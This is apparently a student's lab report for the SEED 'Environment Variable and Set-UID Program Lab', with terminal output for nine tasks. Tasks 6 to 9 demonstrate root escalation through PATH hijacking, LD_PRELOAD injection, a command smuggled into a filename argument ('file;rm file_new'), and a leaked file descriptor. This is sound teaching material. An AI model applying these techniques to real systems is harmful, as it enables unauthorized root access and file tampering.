

Environment Variable and Set-UID Program Lab

Task 1



```
[02/07/19]seed@VM:~$ printenv PWD
/home/seed
[02/07/19]seed@VM:~$ env | grep PWD
PWD=/home/seed
[02/07/19]seed@VM:~$ unset PWD
[02/07/19]seed@VM:~$ env | grep PWD
[02/07/19]seed@VM:~$ export PWD="/home/seed"
[02/07/19]seed@VM:~$ printenv PWD
/home/seed
[02/07/19]seed@VM:~$ 
```

Task 2




```
[02/08/19]seed@VM:~/envLab$ md5sum child
0ea45f55dc5627c3dbdb43c8b22e21c5  child
[02/08/19]seed@VM:~/envLab$ md5sum child2
0ea45f55dc5627c3dbdb43c8b22e21c5  child2
[02/08/19]seed@VM:~/envLab$ diff child child2
[02/08/19]seed@VM:~/envLab$
```

The program prints all environment variables in the parent or the child process depending on which branch you comment out.

From the screenshot above, we can find that the parent process and child process have the same environment variables since they have the same output.


Task 3



```
[02/08/19]seed@VM:~/envLab$ ./a.out
[02/08/19]seed@VM:~/envLab$ ./a2.out
XDG_VTNR=7
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
VTE_VERSION=4205
XDG_MENU_PREFIX=gnome-
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_option
s.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so
.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
WINDOWID=33554442
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-sessi
on/1000/1144
GNOME_KEYRING_CONTROL=
```

The program compiled in step 1 (a.out) prints nothing, whereas the program in step 2 (a2.out) prints all environment variables. Therefore we know the environment variables are not inherited in the program. Instead, the program get them by external pointer `environ`.

Task 4




```
[02/08/19]seed@VM:~/envLab$ ./a.out
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
USER=seed
LANGUAGE=en_US
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/li
b:/home/seed/source/boost_1_64_0/stage/lib:
SHLVL=1
LIBGL_ALWAYS_SOFTWARE=1
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
HOME=/home/seed
QT4_IM_MODULE=xim
OLDPWD=/home/seed
DESKTOP_SESSION=ubuntu
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
GTK_MODULES=gail:atk-bridge:unity-gtk-module
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
```

From the screenshot, the program prints all environment variables under `/usr/bin/env`. Therefore the `system()` function has passed environment variables to `/bin/sh`.

Task 5

I run the following command at step 3


```
export PATH="/bin:/home/bin:/usr/bin"
export LD_LIBRARY_PATH=""
export ELIXIR_PATH=""
```



```
PATH=/bin:/home/bin:/usr/bin
QT_IM_MODULE=ibus
QT_QPA_PLATFORMTHEME=appmenu-qt5
ELIXIR_PATH=
XDG_SESSION_TYPE=x11
PWD=/home/seed
JOB=unity-settings-daemon
XMODIFIERS=@im=ibus
JAVA_HOME=/usr/lib/jvm/java-8-oracle
GNOME_KEYRING_PID=
LANG=en_US.UTF-8
GDM_LANG=en_US
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx
IM_CONFIG_PHASE=1
GDMSESSION=ubuntu
SESSIONTYPE=gnome-session
GTK2_MODULES=overlay-scrollbar
SHLVL=1
HOME=/home/seed
XDG_SEAT=seat0
LANGUAGE=en_US
```

As shown in the screenshot, the `Path` is set to `/bin:/home/bin:/usr/bin`, but `LD_LIBRARY_PATH` is not printed, which means it didn't enter the child process.


Task 6



```
8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/hom
e/seed/android/android-sdk-linux/tools:/home/seed/andro
id/android-sdk-linux/platform-tools:/home/seed/android/
android-ndk/android-ndk-r8d:/home/seed/.local/bin
[02/08/19]seed@VM:~$ pwd
/home/seed
[02/08/19]seed@VM:~$ export PATH="/home/seed:/home/seed
/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr
/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/d
b/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/and
roid/android-sdk-linux/tools:/home/seed/android/android
-sdk-linux/platform-tools:/home/seed/android/android-nd
k/android-ndk-r8d:/home/seed/.local/bin"
[02/08/19]seed@VM:~$ ./task6
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
VM# 
```

The program can gain root privilege if we copy `\bin\sh` to current directory and add current directory to `PATH`.

Task 7



```
[02/08/19]seed@VM:~/envlab$ export LD_PRELOAD=./libmylib.so.1.0.1
[02/08/19]seed@VM:~/envlab$ ./myprog
I am not sleeping!
[02/08/19]seed@VM:~/envlab$ sudo chown root myprog
[02/08/19]seed@VM:~/envlab$ sudo chmod 4755 myprog
[02/08/19]seed@VM:~/envlab$ ./myprog
[02/08/19]seed@VM:~/envlab$ su root
Password:
root@VM:/home/seed/envlab# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/envlab# ./myprog
I am not sleeping!
root@VM:/home/seed/envlab# chown user1 myprog
root@VM:/home/seed/envlab# su user1
user1@VM:/home/seed/envlab$ ./myprog
I am not sleeping!
user1@VM:/home/seed/envlab$ su user2
Password:
user2@VM:/home/seed/envlab$ ./myprog
user2@VM:/home/seed/envlab$ export LD_PRELOAD=./libmylib.so.1.0.1
user2@VM:/home/seed/envlab$ ./myprog
I am not sleeping!
user2@VM:/home/seed/envlab$ 
```

1. Make `myprog` a regular program, and run it as a normal user.

The program will use the environment variable set by user and call the `sleep()` in `libmylib.so.1.0.1`.

2. Make `myprog` a `Set-UID` root program, and run it as a normal user.

In this case, the program will ignore `LD_PRELOAD` set by user and use the default `sleep()` function.

3. Make `myprog` a `Set-UID` root program, export the `LD_PRELOAD` environment variable again in the root account and run it.

In this case, exported `LD_PRELOAD` dominants. The program will use the `sleep()` in `libmylib.so.1.0.1`.


4. Make `myprog` a `Set-UID` user1 program (i.e., the owner is user1, which is another user account), export the `LD_PRELOAD` environment variable again in a different user's account (not-root user) and run it.

```
user1@VM: ~/envLab $ export LD_PRELOAD=./libmylib.so.1.0.1
user1@VM: ~/envLab $ gcc -o myprog myprog.c
user1@VM: ~/envLab $ chmod u+s myprog
user1@VM: ~/envLab $ su user2
user2@VM: ~/envLab $ ./myprog
user2@VM: ~/envLab $
```


In this case, `LD_PRELOAD` is not overwritten.

In conclusion, only the program owner can run the program with overwritten environment variables.

Task 8




```
[02/08/19]seed@VM:~/envlab$ ls
file  task8  task8.c
[02/08/19]seed@VM:~/envlab$ ./task8 "file;mv file file_
new"
This file is protected.
[02/08/19]seed@VM:~/envlab$ ls
file_new  task8  task8.c
[02/08/19]seed@VM:~/envlab$ ./task8 "file_new;rm file_n
ew"
This file is protected.
[02/08/19]seed@VM:~/envlab$ ls
task8  task8.c
[02/08/19]seed@VM:~/envlab$
```



```
[02/08/19]seed@VM:~/envlab$ sudo chown root task8
[sudo] password for seed:
[02/08/19]seed@VM:~/envlab$ sudo chmod 4755 task8
[02/08/19]seed@VM:~/envlab$ ./task8 "file_new;rm file_n
ew"
/bin/cat: 'file_new;rm file_new': No such file or direc
tory
[02/08/19]seed@VM:~/envlab$ 
```

In the first scenario, we can insert a command after `;` to modify protected file. However, in second scenario, `execve()` sees the argument as a whole name so we cannot make exploit on that.

Task 9



```
task9.c:21:1: warning: implicit declaration of function
 ‘close’ [-Wimplicit-function-declaration]
 close (fd);
 ^
task9.c:27:1: warning: implicit declaration of function
 ‘write’ [-Wimplicit-function-declaration]
 write (fd, "Malicious Data\n", 15);
 ^
[02/08/19]seed@VM:~/envlab$ sudo chown root task9
[02/08/19]seed@VM:~/envlab$ sudo chmod 4755 task9
[02/08/19]seed@VM:~/envlab$ ./task9
[02/08/19]seed@VM:~/envlab$ cat /etc/zzz
important message
Malicious Data
[02/08/19]seed@VM:~/envlab$ su user1
Password:
user1@VM:/home/seed/envlab$ ./task9
user1@VM:/home/seed/envlab$ cat /etc/zzz
important message
Malicious Data
Malicious Data
user1@VM:/home/seed/envlab$ 
```

From the screenshot above, we can see that the file has been modified. This is because `zzz` is opened before `setuid()` and has root privilege.